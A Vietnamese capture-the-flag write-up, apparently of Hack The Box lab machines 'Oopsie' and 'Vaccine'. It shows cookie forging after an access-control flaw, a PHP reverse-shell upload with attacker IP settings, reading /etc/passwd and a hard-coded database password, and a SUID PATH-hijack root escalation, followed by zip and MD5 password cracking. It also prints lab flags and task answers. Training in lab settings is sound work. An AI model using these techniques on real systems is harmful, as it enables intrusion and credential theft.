


Ta thấy được role = guest và user = 2233, như vậy giả sử ta biết được số của admin cho giá trị user thì chúng ta có thể sẽ có quyền truy cập và tải lên.


Chuyển đến tab account ta thấy URL là <http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2>, nghĩa là mỗi user sẽ có 1 id riêng



Thử đổi id thành 1 ta được kết quả như sau





Vậy là ta đã có giá trị user và giá trị name của admin, chuyển đến tab Uploads đổi 2 giá trị trong cookie name = admin và user = 34322



	Name	Value	Domain
http://10.129.95.191	role	admin	10.129.95.191
	user	34322	10.129.95.191


Reload lại page ta đã truy cập được với quyền admin



Thực hiện reverse shell bằng cách upload file php-reverse-shell.php

```
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.97'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
```


Chỉnh thông tin trong file php-reverse-shell , ip thành ip của card tun0 và port dùng để lắng nghe bằng netcat.




Upload file php-reverse-shell, ta sẽ tìm thư mục chứa file ta vừa upload bằng gobuster
Sử dụng lệnh: gobuster dir --url http://10.129.95.191/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php

```
=====
Starting gobuster in directory enumeration mode
=====
/.php                (Status: 403) [Size: 278]
/index.php           (Status: 200) [Size: 10932]
/images              (Status: 301) [Size: 315] [--> http://10.129.95.191/images/]
/themes              (Status: 301) [Size: 315] [--> http://10.129.95.191/themes/]
/uploads              (Status: 301) [Size: 316] [--> http://10.129.95.191/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://10.129.95.191/css/]
/js                   (Status: 301) [Size: 311] [--> http://10.129.95.191/js/]
```

Có thể file php-reverse-shell nằm ở trên thư mục /upload



Lắng nghe bằng port 1234 sử dụng câu lệnh nc -nvlp 8888 và truy cập vào URL
http://10.129.95.191/uploads/php-reverse-shell.php



Vậy là ta đã thực hiện được reverse shell và chiếm quyền điều khiển, chạy lệnh
python3 -c 'import pty;pty.spawn("/bin/bash")' để có được functional shell Chạy
lệnh cat /etc/passwd

```

cat: /var/run/utmp: Permission denied
www-data@oopsie:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd/:/bin/false
uidd:x:106:110:./run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@oopsie:/$

```

Ta kiểm được username là robert, thử kiểm tra trong thư mục /home/robert

```

www-data@oopsie:/var/www$ cd /home/robert
cd /home/robert
www-data@oopsie:/home/robert$ ls
ls
user.txt
www-data@oopsie:/home/robert$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981

```


Ta thấy có file user.txt, kiểm tra nội dung đây có thể là user flag

Sau vài lần tìm kiếm ta thấy được file db.php, xem nội dung thì ta tìm được password cho user robert là M3g4C0rpUs3r!

```

www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$

```




TASK 6

What is the file that contains the password that is shared with the robert user?

**.*p

db.php

Hide Answer



Google

✓ TASK 7

What executable is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

***d

find

Hide Answer

Kiểm tra quyền bằng ls -la

```
find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
www-data@oopsie:/$ ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
/usr/bin/bugtracker: cannot open '/usr/bin/bugtracker' (No such file or directory)
www-data@oopsie:/$ ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
www-data@oopsie:/$
```

Google

✓ TASK 9

What SUID stands for?

*** ***** *D

Set owner user ID

Hide Answer

Success!
Task flag owned!

```
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 bugtracker
$ /usr/bin/bugtracker
/usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: 123
123
-----

cat: /root/reports/123: No such file or directory
```

✓ TASK 10

What is the name of the executable being called in an insecure manner?

cat

Hide Answer

Success!

Tạo file cat với nội dung /bin/sh cho /tmp

```

robert@oopsie:/var/www$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/var/www$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
robert@oopsie:/var/www$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" >cat
echo "/bin/sh" >cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
chmod: changing permissions of 'cat': Operation not permitted
robert@oopsie:/tmp$ /usr/bin/bugtracker
/usr/bin/bugtracker

-----
: EV Bug Tracker :
-----

Provide Bug ID: 123456
123456
-----

# cd root
cd root
/bin/sh: 1: cd: can't cd to root
# cd /root
cd /root
# ls
ls
reports root.txt
# cat rppt.txt
cat rppt.txt
# cat root.txt
cat root.txt
# head root.txt
head root.txt
af13b0bee69f8a877c3faf667f7beacf
#

```

III) Vaccine:

Quét port trên target ip


```

(root@kali)-[/home/huyvo/Downloads]
# nmap -sC -sV -p- --min-rate 1000 10.129.84.149
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 00:19 +07
Nmap scan report for 10.129.84.149
Host is up (0.21s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.14.97
|     Logged in as ftpuser
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 2533 Apr 13 2021 backup.zip
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.73 seconds

```

Quan sát thấy được có mở port ftp



Google



Kiểm tra thư mục thấy file backup.zip , tải file backup.zip bằng lệnh get

```
(root@kali)-[/home/huyvo/Downloads]
# ftp 10.129.84.149
Connected to 10.129.84.149.
220 (vsFTPD 3.0.3)
Name (10.129.84.149:huyvo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||10452|)
150 Here comes the directory listing.
-rwxr-xr-x  1 0      0      2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (||||10013|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*****|
226 Transfer complete.
2533 bytes received in 00:00 (11.70 KiB/s)
ftp>
```

unzip backup.zip nhưng file yêu cầu password

```
(root@kali)-[/home/huyvo/HTB/Vaccine]
# unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
```

Tìm kiếm thông tin trên google

Use John the Ripper to break Password Protected Zip

Asked 3 years, 2 months ago Modified 2 years, 5 months ago Viewed 72k times




I installed kali linux, that comes with John the ripper. I have a password-protected zip file. I'm pretty sure the password is complex. I first convert the zip into a hash:

9




```
sudo zip2john FILE_LOCATION > zippedzip.txt
```




Sử dụng tool John the ripper để brute force password

Đầu tiên chuyển file backup.zip về mã băm với lệnh zip2john backup.zip



Thực hiện brute force với wordlist rockyou.txt



Ta tìm được password là 741852963

Tiến hành unzip backup.zip với password ta vừa kiếm được

```
(root@kali)-[/home/huyvo/HTB/Vaccine]
# unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css


(root@kali)-[/home/huyvo/HTB/Vaccine]
# ls
backup.zip  hashes  index.php  style.css
```

Đọc file index.php

```
(root@kali)-[/home/huyvo/HTB/Vaccine]
# cat index.php
<!DOCTYPE html>
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bdd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
?>
```

Enter up to 20 non-salted hashes, one per line:

2cb42f8734ea607eefed3b70af13bdd3




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
2cb42f8734ea607eefed3b70af13bdd3	md5	qwerty789

Color Codes: Green Exact match. Yellow Partial match. Red Not found.

Dùng web để phá hàm băm md5 ta được password là qwerty789




Truy cập ip trên web browser và đăng nhập bằng username và password ta vừa tìm ra




Khi tìm kiếm ở thanh tìm kiếm ta thấy URL của web có thay đổi

<http://10.129.84.149/dashboard.php?search=a>

